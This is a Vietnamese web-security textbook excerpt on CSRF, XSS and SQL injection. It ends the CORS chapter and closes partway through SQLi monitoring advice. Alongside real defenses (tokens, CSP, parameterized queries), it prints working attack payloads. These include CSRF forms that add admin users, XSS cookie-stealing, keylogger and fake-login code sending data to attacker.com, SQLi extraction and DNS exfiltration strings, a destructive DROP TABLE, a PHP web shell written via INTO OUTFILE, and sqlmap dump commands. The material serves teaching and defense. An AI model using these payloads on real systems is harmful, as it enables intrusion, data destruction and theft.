1. Same-Origin Policy là gì và nó bảo vệ chống lại điều gì?
2. Tại sao kết hợp `Access-Control-Allow-Origin: *` và `Allow-Credentials: true` không hợp lệ?
3. Null origin được tạo ra trong tình huống nào? Tại sao nguy hiểm?
4. Nếu `api.example.com` có CORS whitelist là `example.com` (substring match), hacker bypass thế nào?
5. Tại sao cần thêm `Vary: Origin` header trong CORS response?

Chương 10: CSRF — Cross-Site Request Forgery

Khái niệm

CSRF (Cross-Site Request Forgery — Giả mạo yêu cầu chéo trang) là tấn công khiến người dùng đã xác thực vô tình thực hiện hành động không mong muốn trên một web application.

Mức độ nguy hiểm: Trung bình-Cao — Phụ thuộc vào hành động có thể bị giả mạo (chuyển tiền, đổi email/password, xóa dữ liệu).

CSRF khai thác sự thật: **browser tự động gửi cookies trong mọi request**, kể cả requests được trigger từ trang web khác.

Điều kiện để CSRF xảy ra

Cần đủ 3 điều kiện:

1. **Relevant action:** Có hành động nhạy cảm (đổi email, chuyển tiền, thay đổi quyền)
2. **Cookie-based session:** App dùng cookie để track session
3. **Predictable parameters:** Hacker biết trước tất cả parameters cần thiết

Cách hoạt động

```
Victim đang login bank.com (có session cookie)

Hacker tạo trang evil.com với form ẩn:
<form action="https://bank.com/transfer" method="POST">
    <input type="hidden" name="to" value="hacker_account">
    <input type="hidden" name="amount" value="1000">
</form>
<script>document.forms[0].submit();</script>

Khi victim vào evil.com:
1. Form tự submit đến bank.com
2. Browser tự động đính kèm bank.com cookies
3. bank.com thấy valid session → thực hiện transfer
4. Hacker nhận 1000 đơn vị tiền
```

Các loại CSRF Attack

GET-based CSRF

Nếu sensitive action có thể trigger qua GET:

```
<!-- Load image từ target URL -->
<img src="https://bank.com/transfer?to=hacker&amount=1000" width="0" height="0">

<!-- Khi browser load image → gửi GET request với cookies → action thực hiện -->
```

Đây là lý do tại sao GET không nên có side effects.

POST-based CSRF

```
<!-- Auto-submit form -->
<form action="https://example.com/email/change" method="POST" id="csrf-form">
    <input type="hidden" name="email" value="hacker@evil.com">
</form>
<script>document.getElementById('csrf-form').submit();</script>
```

JSON-based CSRF

Nhiều API dùng `Content-Type: application/json`. Browser chỉ auto-submit với `application/x-www-form-urlencoded` hoặc `multipart/form-data`.

Nhưng có thể bypass:

```
<!-- Method 1: Dùng form với enctype text/plain (gây JSON-like format) -->
<form action="https://api.example.com/change-email"
      method="POST"
      enctype="text/plain">
    <input name='{"email":"hacker@evil.com","x":"' value='"}'>
</form>

<!-- Body được gửi: {"email":"hacker@evil.com","x":"="} -->
<!-- Nếu server parse JSON lax → có thể work -->

<!-- Method 2: Nếu server accept các Content-Type khác -->
<script>
fetch('https://api.example.com/change-email', {
    method: 'POST',
    body: JSON.stringify({email: 'hacker@evil.com'}),
    // Không có Content-Type header → simple request → không có preflight
    // Nhưng server cần handle request không có content-type
})
</script>
```

Bypass CSRF Protection

Bypass CSRF Token

Token không được verify:

```
# SAI: Generate token nhưng không verify
def change_email():
    new_email = request.form.get('email')
    # Token không được check!
    db.update_email(session['user_id'], new_email)
```

Token tied to session nhưng không tied to user:

```
Hacker login → lấy CSRF token của hắn
Dùng token của hắn trong request attack đến victim session
→ Nếu server check "token valid" nhưng không check "token belongs to this user"
```

Token trong URL (leaked qua Referer):

```
<form action="/change-email?csrf_token=VALID_TOKEN">
→ Nếu page load external resource → Referer: /change-email?csrf_token=VALID_TOKEN
→ Token bị leak!
```

Double Submit Cookie bypass:

Một số app dùng pattern: cookie value == form field value.

```
Nếu attacker có thể set cookie (XSS, subdomain takeover):
→ Set attacker-controlled cookie value
→ Send same value trong form field
→ Server verify: cookie == form_field → match → bypass!
```

Bypass SameSite=Lax

```
SameSite=Lax cho phép cookie trong top-level GET navigation:

<a href="https://victim.com/change-email?email=hacker@evil.com">Click me!</a>
→ Nếu action accessible via GET với SameSite=Lax → CSRF vẫn possible
```

Bypass bằng client-side redirect:

```
// Một số SameSite bypass qua client-side redirect
// Nếu có page redirect từ victim.com → API endpoint:
document.location = 'https://victim.com/redirect?url=/api/change-email?email=h@evil.com'
// Top-level navigation → SameSite=Lax cookies được gửi
```

Bypass Referer Validation

Empty Referer:

```
<!-- Ẩn Referer header -->
<meta name="referrer" content="no-referrer">
<form ...>
→ Không có Referer header → nếu server chỉ block khi Referer sai (không khi thiếu) → bypass
```

Referer chứa domain victim:

```
Hacker tạo subdomain hoặc path: victim.com.evil.com
→ Referer: https://victim.com.evil.com/csrf.html
→ Nếu server check "victim.com" in Referer → bypass!
```

Kịch bản tấn công: Account Takeover qua CSRF

```
Target: admin panel của SaaS app
Lỗ hổng: Không có CSRF token cho action "Add admin user"

1. Hacker biết action:
   POST /admin/users/add
   name=hacker_admin&email=hacker@evil.com&role=admin

2. Hacker tạo trang attack:
```

```
<!DOCTYPE html>
<html>
<body>
<form action="https://app.example.com/admin/users/add"
      method="POST"
      id="csrf">
    <input type="hidden" name="name" value="hacker_admin">
    <input type="hidden" name="email" value="hacker@evil.com">
    <input type="hidden" name="role" value="admin">
</form>
<script>document.getElementById('csrf').submit();</script>
</body>
</html>
```

```
3. Hacker gửi link cho admin (phishing email, Slack message)
4. Admin click → page load → form submit → admin account được tạo
5. Hacker login với hacker@evil.com → full admin access
```

Cách phát hiện

```
□ Requests thay đổi state có CSRF token không?
□ Token unique per-session và per-request?
□ Token được verify server-side?
□ Token trong URL (bị leak qua Referer)?
□ SameSite cookie attribute được set?
□ Referer validation có bypass được không (empty, misleading value)?
□ Sensitive actions có thể trigger qua GET?
□ Double submit cookie pattern có subdomain XSS risk?
```

Test bằng Burp: 1. Intercept request thay đổi state 2. Xóa CSRF token parameter 3. Send request → nếu thành công → CSRF 4. Thử sửa token value → nếu thành công → validation lỗi

Phòng chống

1. Synchronizer Token Pattern (Cách tốt nhất)

```
import secrets
from functools import wraps

def generate_csrf_token():
    """Tạo CSRF token unique per-session"""
    if 'csrf_token' not in session:
        session['csrf_token'] = secrets.token_hex(32)
    return session['csrf_token']

def csrf_protect(f):
    @wraps(f)
```

```
    def decorated(*args, **kwargs):
        if request.method in ('POST', 'PUT', 'PATCH', 'DELETE'):
            token = request.form.get('csrf_token') or \
                    request.headers.get('X-CSRF-Token')

            if not token or not secrets.compare_digest(
                token, session.get('csrf_token', '')
            ):
                abort(403, "CSRF token validation failed")
        return f(*args, **kwargs)
    return decorated

# Template
@app.route('/change-email', methods=['GET', 'POST'])
@csrf_protect
def change_email():
    if request.method == 'GET':
        return render_template('change_email.html',
                               csrf_token=generate_csrf_token())
    # POST: đã được validate bởi decorator
    ...
```

```
<!-- Template -->
<form method="POST" action="/change-email">
    <input type="hidden" name="csrf_token" value="{{ csrf_token }}">
    <input type="email" name="email" required>
    <button type="submit">Change Email</button>
</form>
```

2. SameSite Cookie

```
response.set_cookie(
    'session',
    session_id,
    samesite='Strict',  # Hoặc 'Lax' nếu cần cross-site navigation
    httponly=True,
    secure=True
)
```

3. Custom Request Header (cho AJAX/API)

```
// Frontend: luôn gửi custom header
fetch('/api/change-email', {
    method: 'POST',
    headers: {
        'Content-Type': 'application/json',
        'X-Requested-With': 'XMLHttpRequest',  // Custom header
    },
    credentials: 'same-origin',
    body: JSON.stringify({email: 'new@email.com'})
});
```

```
# Backend: check custom header
@app.before_request
def check_ajax_requests():
    if request.method in ('POST', 'PUT', 'DELETE'):
        if request.content_type == 'application/json':
            if request.headers.get('X-Requested-With') != 'XMLHttpRequest':
                abort(403)
```

Simple cross-site requests không thể add custom headers (bị browser block) → đây là defense theo origin.

4. Double Submit Cookie (với Subresource Integrity)

```
# Generate token
csrf_token = secrets.token_hex(32)
# Set cookie và form field với cùng giá trị
response.set_cookie('csrf_token', csrf_token, samesite='Strict')
session['csrf_secret'] = hashlib.sha256(csrf_token.encode()).hexdigest()

# Verify
def verify_csrf():
```

```
    cookie_token = request.cookies.get('csrf_token')
    form_token = request.form.get('csrf_token')
    expected = session.get('csrf_secret')

    if not all([cookie_token, form_token, expected]):
        return False

    return secrets.compare_digest(
        hashlib.sha256(form_token.encode()).hexdigest(),
        expected
    )
```

Góc nhìn DevOps

Nginx: Validate Origin/Referer:

```
# Reject requests từ unexpected origins
map $http_origin $bad_origin {
    default 1;
    "https://app.example.com" 0;
    "https://admin.example.com" 0;
}

location /api/ {
    if ($bad_origin = 1) {
        return 403;
    }
}
```

Kubernetes: Security Headers qua Ingress:

```
annotations:
  nginx.ingress.kubernetes.io/configuration-snippet: |
    add_header X-Frame-Options "DENY";
    add_header X-Content-Type-Options "nosniff";
```

Testing trong CI/CD:

```
# Test CSRF protection trong pipeline
python -m pytest tests/security/test_csrf.py -v

# Hoặc dùng OWASP ZAP
docker run owasp/zap2docker-stable \
  zap-api-scan.py \
  -t https://staging.example.com/openapi.json \
  -r csrf-report.html
```

Tóm tắt

- CSRF khai thác việc browser tự gửi cookies trong mọi request kể cả từ trang khác.
- Ba điều kiện: relevant action + cookie session + predictable parameters.
- Biện pháp hiệu quả nhất: CSRF token (synchronizer pattern) kết hợp SameSite cookies.
- GET request không nên có side effects.
- Referer validation không đủ — dễ bypass bằng empty referer hoặc misleading URL.
- SameSite=Strict là bảo vệ tốt nhất nhưng có thể ảnh hưởng UX.
- Custom header (X-Requested-With) là biện pháp tốt cho AJAX-only APIs.

Câu hỏi ôn tập

1. Ba điều kiện cần thiết để CSRF attack thành công là gì?
2. Tại sao SameSite=Lax không hoàn toàn ngăn chặn CSRF?
3. Double Submit Cookie pattern là gì và điểm yếu của nó là gì?
4. Tại sao Referer header validation không phải là biện pháp bảo mật đáng tin cậy?
5. Với REST API chỉ nhận JSON, biện pháp nào phòng chống CSRF tốt nhất?

Chương 11: XSS — Cross-Site Scripting

Khái niệm

XSS (Cross-Site Scripting — Scripting chéo trang) là lỗ hổng cho phép hacker inject và thực thi JavaScript độc hại trong browser của nạn nhân, trong context của trang web bị tấn công.

Mức độ nguy hiểm: Cao — XSS có thể dẫn đến session hijacking, account takeover, keylogging, phishing, malware distribution.

XSS xảy ra khi ứng dụng nhận input từ user và đưa vào HTML response mà không sanitize.

Ba loại XSS

1. Reflected XSS (XSS phản chiếu)

Payload xuất phát từ HTTP request hiện tại, được "phản chiếu" lại trong response ngay lập tức.

```
GET /search?q=<script>alert(1)</script> HTTP/1.1

Response:
<html>
You searched for: <script>alert(1)</script>
</html>
```

Đặc điểm: - Không persistent (không lưu trong DB) - Cần victim click link chứa payload - Thường dùng để phishing

2. Stored XSS / Persistent XSS (XSS lưu trữ)

Payload được lưu vào server (database, file) và chạy mỗi lần ai load trang đó.

```
1. Hacker comment vào bài viết:
   "Great article! <script>document.location='https://attacker.com/steal?c='+document.cookie</script>"

2. Comment được lưu vào DB

3. Mọi user xem bài viết đó → script chạy → cookie bị đánh cắp
```

Đặc điểm: - Persistent — ảnh hưởng nhiều người - Không cần victim click link riêng - Nguy hiểm hơn Reflected XSS

3. DOM-based XSS

Payload xử lý hoàn toàn ở client-side (JavaScript), không qua server.

```
// Vulnerable code
var search = location.hash.substr(1);  // Lấy từ URL fragment
document.getElementById('results').innerHTML = search;  // Inject vào DOM

// URL: https://example.com/search#<img src=x onerror=alert(1)>
// Fragment không gửi lên server → server không thấy → WAF không block
// Nhưng JS phía client inject vào DOM → XSS
```

Source (nơi lấy input):

```
location.href, location.search, location.hash
document.referrer
window.name
document.cookie
localStorage, sessionStorage
```

Sink (nơi inject output):

```
innerHTML, outerHTML, document.write
eval(), setTimeout(), setInterval()
element.src, element.href
jQuery: $(), html(), append()
```

XSS Payloads

Basic

```
<script>alert(1)</script>
<script>alert(document.cookie)</script>
```

Khi thẻ script bị block

```
<!-- Event handlers -->
<img src=x onerror=alert(1)>
<body onload=alert(1)>
<svg onload=alert(1)>
<input autofocus onfocus=alert(1)>
<select autofocus onfocus=alert(1)>

<!-- SVG -->
<svg><script>alert(1)</script></svg>

<!-- Encoded -->
<img src=x onerror=&#97;&#108;&#101;&#114;&#116;(1)>

<!-- Template literals -->
`${alert(1)}`
```

Bypass filters

```
<!-- Case variation -->
<ScRiPt>alert(1)</ScRiPt>

<!-- Attribute quoting variations -->
<img src=x onerror='alert(1)'>
<img src=x onerror="alert(1)">
<img src=x onerror=alert(1)>

<!-- Extra whitespace -->
<img src=x onerror = alert(1)>
<img/src=x/onerror=alert(1)>

<!-- HTML entities in JS context -->
<a href="javascript:&#97;lert(1)">click</a>

<!-- Polyglot -->
';alert(1)//
"-alert(1)-"
\';alert(1)//

<!-- Obfuscation -->
<script>eval(atob('YWxlcnQoMSk='))</script>  <!-- alert(1) in base64 -->
```

XSS trong JSON response

```
// App returns:
// Content-Type: text/html (sai! nên là application/json)
// {"username": "INJECT_HERE"}

// Payload:
{"username": "</script><script>alert(1)</script>"}
```

Khai thác XSS

Session Hijacking

```
// Đơn giản nhất: đọc cookie và gửi đi
document.location = 'https://attacker.com/steal?c=' + document.cookie

// Hoặc fetch (stealth hơn)
fetch('https://attacker.com/steal', {
    method: 'POST',
    body: JSON.stringify({
```

```
        cookie: document.cookie,
        url: window.location.href,
        localStorage: JSON.stringify(localStorage)
    })
});
```

Keylogger

```
document.addEventListener('keypress', function(e) {
    fetch('https://attacker.com/keys?k=' + e.key);
});
```

Credential Stealing — Fake Login Form

```
// Inject fake login prompt
document.body.innerHTML = `
<div style="position:fixed;top:0;left:0;width:100%;height:100%;background:#fff;z-index:9999">
    <h2>Session expired. Please login again.</h2>
    <input id="user" type="text" placeholder="Username">
    <input id="pass" type="password" placeholder="Password">
    <button onclick="steal()">Login</button>
</div>
`;

function steal() {
    fetch('https://attacker.com/creds', {
        method: 'POST',
        body: JSON.stringify({
            user: document.getElementById('user').value,
            pass: document.getElementById('pass').value
        })
    });
}
```

XSS + CSRF Chain

```
// XSS cho phép bypass CSRF protection
// Vì script chạy cùng origin → có thể đọc CSRF token
fetch('/api/get-csrf-token')
    .then(r => r.json())
    .then(data => {
        // Dùng token thực để thực hiện CSRF action
        fetch('/api/change-email', {
            method: 'POST',
            headers: {'X-CSRF-Token': data.token},
            body: JSON.stringify({email: 'hacker@evil.com'})
        });
    });
```

Content Security Policy (CSP) — Phòng chống XSS hiệu quả nhất

CSP là response header chỉ định browser chỉ được load/execute resources từ nguồn được phép.

```
Content-Security-Policy:
    default-src 'self';
    script-src 'self' https://cdn.example.com;
    style-src 'self' 'unsafe-inline';
    img-src 'self' data: https:;
    object-src 'none';
    base-uri 'self';
    frame-ancestors 'none';
```

Directives quan trọng:

```
default-src: fallback cho tất cả resource types
script-src: nguồn JS được phép
style-src: nguồn CSS được phép
img-src: nguồn images được phép
connect-src: nguồn cho fetch/XHR/WebSocket
frame-ancestors: ai được embed trang này (thay X-Frame-Options)
base-uri: hạn chế <base> tag
object-src: plugin content (nên set 'none')
```

Bypass CSP:

```
// Nếu script-src cho phép domain có JSONP endpoint:
// Content-Security-Policy: script-src https://trusted.com
// trusted.com có: /jsonp?callback=alert(1)
<script src="https://trusted.com/jsonp?callback=alert(1337)"></script>

// Nếu unsafe-inline được phép:
// Bất kỳ inline script nào đều chạy → CSP vô dụng
<script>alert(1)</script>  // Chạy được

// angular.js bypass (nếu angular được phép):
{{constructor.constructor('alert(1)')()}}

// Dùng nonce (đúng cách):
Content-Security-Policy: script-src 'nonce-RANDOM_VALUE'
<script nonce="RANDOM_VALUE">/* legitimate */</script>
// Mỗi request tạo nonce mới → không thể đoán
```

Cách phát hiện

```
□ Inject <script>alert(1)</script> vào mọi input field
□ Test các reflection points: search, comments, profile, error messages
□ DOM XSS: kiểm tra JavaScript source dùng location.* hoặc document.*
□ Inspect page source: input có được reflect không?
□ Test với các variations: HTML entities, URL encoding, case changes
□ Kiểm tra Content-Type response: text/html vs application/json
□ Kiểm tra X-XSS-Protection header (deprecated nhưng indicator)
□ CSP có được implement không? Có bypass không?
```

Tools: - **XSStrike:** Python tool scan XSS tự động - **DalFox:** Go-based XSS scanner nhanh - **Burp Scanner:** Detect XSS trong active scan

```
# XSStrike
python3 xsstrike.py -u "https://example.com/search?q=test"

# DalFox
dalfox url "https://example.com/search?q=test"
```

Phòng chống

1. Output Encoding (Quan trọng nhất)

Encode output tùy theo context:

```
# HTML context: encode HTML entities
import html
safe_output = html.escape(user_input)
# & → &amp;  < → &lt;  > → &gt;  " → &quot;  ' → &#x27;

# Attribute context
safe_attr = html.escape(user_input, quote=True)

# JavaScript context (trong <script> tag)
import json
safe_js = json.dumps(user_input)  # Wraps trong quotes, escape special chars

# URL context
from urllib.parse import quote
safe_url = quote(user_input, safe='')
```

Template engines mặc định encode:

```
# Jinja2: auto-escape bằng default
{{ user_input }}        # Auto HTML-escaped
{{ user_input | safe }} # ← NGUY HIỂM: disable escaping

# React: JSX auto-escape
const element = <div>{userInput}</div>;  // Safe
const element = <div dangerouslySetInnerHTML={{__html: userInput}}/>;  // NGUY HIỂM
```

2. Input Validation

```
# Whitelist approach
import re

def validate_username(username):
    # Chỉ cho phép alphanumeric và một số ký tự
    if not re.match(r'^[a-zA-Z0-9_-]{3,30}$', username):
        raise ValueError("Invalid username")
    return username

# Sanitize HTML nếu cần accept HTML (comments, rich text)
import bleach

ALLOWED_TAGS = ['p', 'b', 'i', 'em', 'strong', 'a']
ALLOWED_ATTRS = {'a': ['href', 'title']}

def sanitize_html(html_input):
    return bleach.clean(
        html_input,
        tags=ALLOWED_TAGS,
        attributes=ALLOWED_ATTRS,
        strip=True  # Strip không cho phép thay vì escape
    )
```

3. Content Security Policy

```
# Flask: Set CSP header
@app.after_request
def set_csp(response):
    # Generate nonce mỗi request
    nonce = secrets.token_urlsafe(16)
    g.csp_nonce = nonce

    response.headers['Content-Security-Policy'] = (
        f"default-src 'self'; "
        f"script-src 'self' 'nonce-{nonce}'; "
        f"style-src 'self' 'nonce-{nonce}'; "
        f"img-src 'self' data: https:; "
        f"object-src 'none'; "
        f"base-uri 'self'; "
        f"frame-ancestors 'none'"
    )
    return response
```

4. HTTPOnly Cookies

```
# Ngay cả khi XSS xảy ra, cookie không bị đọc
response.set_cookie('session', session_id, httponly=True, secure=True)
```

Góc nhìn DevOps

Nginx CSP header:

```
add_header Content-Security-Policy "
    default-src 'self';
    script-src 'self' https://cdn.example.com;
    style-src 'self' https://fonts.googleapis.com;
    img-src 'self' data: https:;
    object-src 'none';
    frame-ancestors 'none';
" always;
```

WAF Rule cho XSS (ModSecurity):

```
# ModSecurity Core Rule Set (CRS) đã có XSS rules
SecRuleEngine On
Include /etc/modsecurity/crs/rules/REQUEST-941-APPLICATION-ATTACK-XSS.conf
```

CSP Reporting:

```
# Report-Only mode: detect nhưng không block (dùng khi deploy CSP mới)
add_header Content-Security-Policy-Report-Only "
    default-src 'self';
    report-uri https://csp.example.com/report;
" always;
```

Kubernetes: Scan image cho XSS-prone packages:

```
# Trivy scan trong CI/CD
- name: Security Scan
  run: |
    trivy image myapp:latest --severity HIGH,CRITICAL
    # Detect outdated packages với known XSS vulnerabilities
```

Tóm tắt

- XSS: 3 loại — Reflected (URL-based), Stored (DB-based), DOM-based (client-side JS).
- Impact: session hijacking, credential theft, keylogging, CSRF bypass.
- Phòng chống: Output encoding theo context + CSP + HttpOnly cookies.
- Không tin vào HTML escaping đơn thuần — cần context-aware encoding.
- CSP nonce-based là biện pháp mạnh nhất ngăn inline scripts.
- `dangerouslySetInnerHTML` (React) và `| safe` (Jinja2) là red flags.
- DOM XSS không đi qua server — WAF không detect được.

Câu hỏi ôn tập

1. Sự khác nhau giữa Reflected, Stored, và DOM-based XSS là gì? Loại nào nguy hiểm nhất?
2. Tại sao `html.escape()` không đủ để phòng chống XSS trong mọi context?
3. CSP nonce-based hoạt động như thế nào? Tại sao nonce phải random mỗi request?
4. Mô tả cách XSS kết hợp với CSRF để bypass CSRF protection.
5. DOM-based XSS không đi qua server. Implication là gì với WAF và server-side validation?

Chương 12: SQL Injection

Khái niệm

SQL Injection (Tiêm SQL) là lỗ hổng cho phép hacker can thiệp vào database queries của ứng dụng bằng cách inject SQL code vào user input.

Mức độ nguy hiểm: Rất cao — SQLi có thể dẫn đến đọc/sửa/xóa toàn bộ database, bypass authentication, và trong một số trường hợp, RCE (Remote Code Execution).

SQLi xảy ra khi user input được nối trực tiếp vào SQL query thay vì dùng parameterized queries.

Cách hoạt động

```
# Vulnerable code
def get_products(category):
    query = f"SELECT * FROM products WHERE category = '{category}'"
    return db.execute(query)

# Normal request: category=Gifts
# Query: SELECT * FROM products WHERE category = 'Gifts'

# Attack: category=Gifts' OR '1'='1
# Query: SELECT * FROM products WHERE category = 'Gifts' OR '1'='1'
# → Return tất cả products (vì '1'='1' luôn true)
```

Các loại SQL Injection

1. In-Band SQLi — Error-Based

Server trả về SQL error messages → leak thông tin database structure.

```
Input: ' (single quote)
Error: You have an error in your SQL syntax; check the manual that corresponds
       to your MySQL server version for the right syntax to use near ''' at line 1

→ Biết đây là MySQL, biết query syntax
```

Khai thác error-based:

```
-- MySQL: extractvalue để trigger error chứa data
' AND extractvalue(1, concat(0x7e, (SELECT version()))) --

-- Error: XPATH syntax error: '~5.7.32-log'
-- → Biết MySQL version là 5.7.32

-- Lấy database names
' AND extractvalue(1, concat(0x7e, (SELECT database()))) --
-- Error: XPATH syntax error: '~shopdb'

-- Lấy table names
' AND extractvalue(1, concat(0x7e,
  (SELECT table_name FROM information_schema.tables
   WHERE table_schema=database() LIMIT 0,1))) --
```

2. In-Band SQLi — UNION-Based

Dùng UNION để nối kết quả từ query khác vào response.

```
-- Bước 1: Tìm số cột
' ORDER BY 1--    → OK
' ORDER BY 2--    → OK
' ORDER BY 3--    → Error → có 2 cột

-- Bước 2: Tìm cột nào hiển thị text
' UNION SELECT NULL, NULL--
' UNION SELECT 'test', NULL--    → 'test' xuất hiện → cột 1 hiển thị text
```

```
-- Bước 3: Extract data
' UNION SELECT username, password FROM users--
' UNION SELECT table_name, column_name FROM information_schema.columns--
```

Ví dụ đầy đủ:

```
GET /products?category=Gifts' UNION SELECT username, password FROM users-- HTTP/1.1

Response:
Product: admin | Password: admin123
Product: alice | Password: letmein
```

3. Blind SQLi — Boolean-Based

App không hiển thị kết quả query, nhưng hành vi khác nhau dựa trên condition true/false.

```
-- Test: nếu điều kiện đúng → trả 1 product, sai → trả 0 product
' AND 1=1--           → kết quả bình thường (true)
' AND 1=2--           → không có kết quả (false)

-- Lấy thông tin từng ký tự
' AND SUBSTRING(username,1,1)='a'-- → true nếu char đầu là 'a'
' AND SUBSTRING(username,1,1)='b'-- → false

-- Automation: brute force từng ký tự
' AND ASCII(SUBSTRING((SELECT password FROM users WHERE username='admin'),1,1))>50--
→ Binary search để tìm ASCII value
```

4. Blind SQLi — Time-Based

Không có sự khác biệt trong response — dùng time delay để infer data.

```
-- MySQL
' AND SLEEP(5)--
-- Nếu delay 5 giây → query thực thi → SQLi confirmed

' AND IF(1=1, SLEEP(5), 0)--     → delay (true)
' AND IF(1=2, SLEEP(5), 0)--     → không delay (false)

-- Lấy data qua timing
' AND IF(SUBSTRING(database(),1,1)='s', SLEEP(3), 0)--
→ Delay 3 giây → ký tự đầu của database name là 's'

-- PostgreSQL
'; SELECT CASE WHEN (1=1) THEN pg_sleep(5) ELSE pg_sleep(0) END--

-- MSSQL
'; IF (1=1) WAITFOR DELAY '0:0:5'--
```

5. Out-of-Band SQLi

Khi server không trả về gì cả, dùng DNS/HTTP để exfiltrate data ra ngoài.

```
-- MySQL: dùng load_file để trigger DNS
' AND LOAD_FILE(concat('\\\\', database(), '.attacker.com\\a'))--
→ DNS lookup: shopdb.attacker.com → biết database name

-- MSSQL: xp_cmdshell (nếu enabled)
'; exec master..xp_cmdshell 'nslookup '+@@version+'.attacker.com'--
```

6. Second-Order Injection

Payload được lưu vào DB, sau đó được dùng unsafe trong query khác.

```
# Bước 1: Register user với username có payload
username = "admin'--"
# Lưu vào DB: developer nghĩ đã safe vì escaped khi lưu

# Bước 2: Khi change password, dùng stored username trực tiếp
query = f"UPDATE users SET password='{new_pass}' WHERE username='{current_username}'"
# current_username = admin'-- (lấy từ DB, không escape lại)
```

```
# Query: UPDATE users SET password='...' WHERE username='admin'--'
# → Đổi password của admin, không phải current user
```

Khai thác nâng cao

Authentication Bypass

```
-- Login form
SELECT * FROM users WHERE username='INPUT' AND password='INPUT'

-- Payload username: admin'--
-- Query: SELECT * FROM users WHERE username='admin'--' AND password='anything'
-- → Comment out password check → login as admin without password

-- Payload: ' OR '1'='1'--
-- Query: SELECT * FROM users WHERE username='' OR '1'='1'--' AND password=''
-- → Return tất cả users, login với user đầu tiên (thường là admin)
```

Stacked Queries (Nếu DB support)

```
-- PostgreSQL, MSSQL support multiple statements
'; DROP TABLE users; --
'; INSERT INTO admin_users VALUES ('hacker','password'); --

-- MySQL không support stacked queries qua standard PHP/Python drivers
```

File Read/Write

```
-- MySQL: đọc file (cần FILE privilege)
' UNION SELECT LOAD_FILE('/etc/passwd'), NULL--

-- MySQL: ghi web shell (cần quyền ghi vào webroot)
' UNION SELECT '<?php system($_GET["cmd"]); ?>', NULL
  INTO OUTFILE '/var/www/html/shell.php'--

-- Bây giờ có RCE:
-- https://example.com/shell.php?cmd=id
```

sqlmap — Automation Tool

```
# Basic scan
sqlmap -u "https://example.com/products?category=Gifts"

# Với cookies (authenticated)
sqlmap -u "https://example.com/api/products?id=1" \
       --cookie="session=abc123"

# POST request
sqlmap -u "https://example.com/login" \
       --data="username=admin&password=test" \
       --method POST

# Dump database
sqlmap -u "URL" --dump-all

# Detect specific DBMS
sqlmap -u "URL" --dbms=mysql

# Bypass WAF
sqlmap -u "URL" --tamper=randomcase,space2comment

# Chỉ test, không exploit
sqlmap -u "URL" --batch --level=3 --risk=2
```

Database-Specific Cheat Sheet

```
-- Lấy database version
MySQL:      SELECT version()
```

```
PostgreSQL: SELECT version()
MSSQL:      SELECT @@version
Oracle:     SELECT banner FROM v$version

-- Lấy current database/schema
MySQL:      SELECT database()
PostgreSQL: SELECT current_database()
MSSQL:      SELECT db_name()

-- Lấy tất cả tables
MySQL:      SELECT table_name FROM information_schema.tables WHERE table_schema=database()
PostgreSQL: SELECT tablename FROM pg_tables WHERE schemaname='public'
MSSQL:      SELECT table_name FROM information_schema.tables
Oracle:     SELECT table_name FROM all_tables

-- Comment syntax
MySQL:      -- comment   # comment   /* comment */
PostgreSQL: -- comment   /* comment */
MSSQL:      -- comment   /* comment */
Oracle:     -- comment   /* comment */

-- String concatenation
MySQL:      CONCAT('a','b') hoặc 'a' 'b'
PostgreSQL: 'a' || 'b'
MSSQL:      'a' + 'b'
Oracle:     'a' || 'b'
```

Cách phát hiện

```
□ Thêm ' (single quote) → SQL error xuất hiện?
□ Thêm '' (double quote) → error changes?
□ Boolean test: AND 1=1 vs AND 1=2 → response khác nhau?
□ Time test: AND SLEEP(5) → delay?
□ UNION test: UNION SELECT NULL--
□ Error messages lộ database type/version?
□ Response time bất thường với time-based payloads
```

Burp Scanner tự động detect SQLi.

Manual test:

```
Input: '
Input: ''
Input: `
Input: ')
Input: '))
Input: ' OR '1'='1'--
Input: ' AND 1=2--
Input: ' UNION SELECT NULL--
Input: '; WAITFOR DELAY '0:0:5'--
```

Phòng chống

1. Parameterized Queries (Quan trọng nhất)

```
# SAI: String concatenation
def login(username, password):
    query = f"SELECT * FROM users WHERE username='{username}' AND password='{password}'"
    return db.execute(query)

# ĐÚNG: Parameterized query
def login(username, password):
    query = "SELECT * FROM users WHERE username = %s AND password = %s"
    return db.execute(query, (username, password))

# ĐÚNG với SQLAlchemy ORM
from sqlalchemy import text
def login(username, password):
    result = db.execute(
        text("SELECT * FROM users WHERE username = :user AND password = :pass"),
        {"user": username, "pass": password}
    )
    return result.fetchone()
```

```
# Với các ngôn ngữ khác:

# PHP - PDO
$stmt = $pdo->prepare("SELECT * FROM users WHERE username = ? AND password = ?");
$stmt->execute([$username, $password]);

# Java - PreparedStatement
String query = "SELECT * FROM users WHERE username = ? AND password = ?";
PreparedStatement stmt = conn.prepareStatement(query);
stmt.setString(1, username);
stmt.setString(2, password);

# Node.js - mysql2
const [rows] = await connection.execute(
    'SELECT * FROM users WHERE username = ? AND password = ?',
    [username, password]
);
```

2. Stored Procedures

```
-- Stored procedure an toàn (nếu bên trong cũng dùng parameterized)
CREATE PROCEDURE GetUser @username NVARCHAR(50), @password NVARCHAR(50)
AS
    SELECT * FROM users WHERE username = @username AND password = @password;
GO
```

3. Least Privilege

```
-- DB user chỉ có quyền cần thiết
CREATE USER 'app_user'@'%' IDENTIFIED BY 'strong_password';
GRANT SELECT, INSERT, UPDATE ON mydb.users TO 'app_user'@'%';
-- Không grant DROP, CREATE, FILE, SUPER
```

4. Input Validation (Defense in Depth)

```
# Validate trước khi query
import re

def validate_username(username):
    if not re.match(r'^[a-zA-Z0-9_]{3,50}$', username):
        raise ValueError("Invalid username format")
    return username
```

5. WAF Rules

```
ModSecurity với OWASP CRS detect SQLi patterns:
- Single quotes
- SQL keywords (UNION, SELECT, DROP, etc.)
- Comment sequences (--, #, /*)
- Hex encoding bypass
```

Góc nhìn DevOps

Database hardening:

```
# MySQL config: disable dangerous features
[mysqld]
local-infile = 0        # Disable LOAD DATA LOCAL INFILE
secure-file-priv = ""   # Disable file read/write
skip-show-database      # Hide database names

# Restrict ho MySQL từ external access
bind-address = 127.0.0.1  # Chỉ accept local connections
```

Kubernetes: Database không expose ra ngoài:

```
# Database Service chỉ accessible trong cluster
apiVersion: v1
kind: Service
metadata:
```

```
  name: mysql
spec:
  type: ClusterIP  # Không phải NodePort hay LoadBalancer
  ports:
    - port: 3306
```

SAST trong CI/CD để detect SQLi:

```
# GitHub Actions với Semgrep
- name: SAST Scan
  run: |
    pip install semgrep
    semgrep --config=p/sql-injection \
            --config=p/owasp-top-ten \
            src/
```

Monitoring SQLi attempts:

```
Alert khi:
- SQL error messages trong response (info leak)
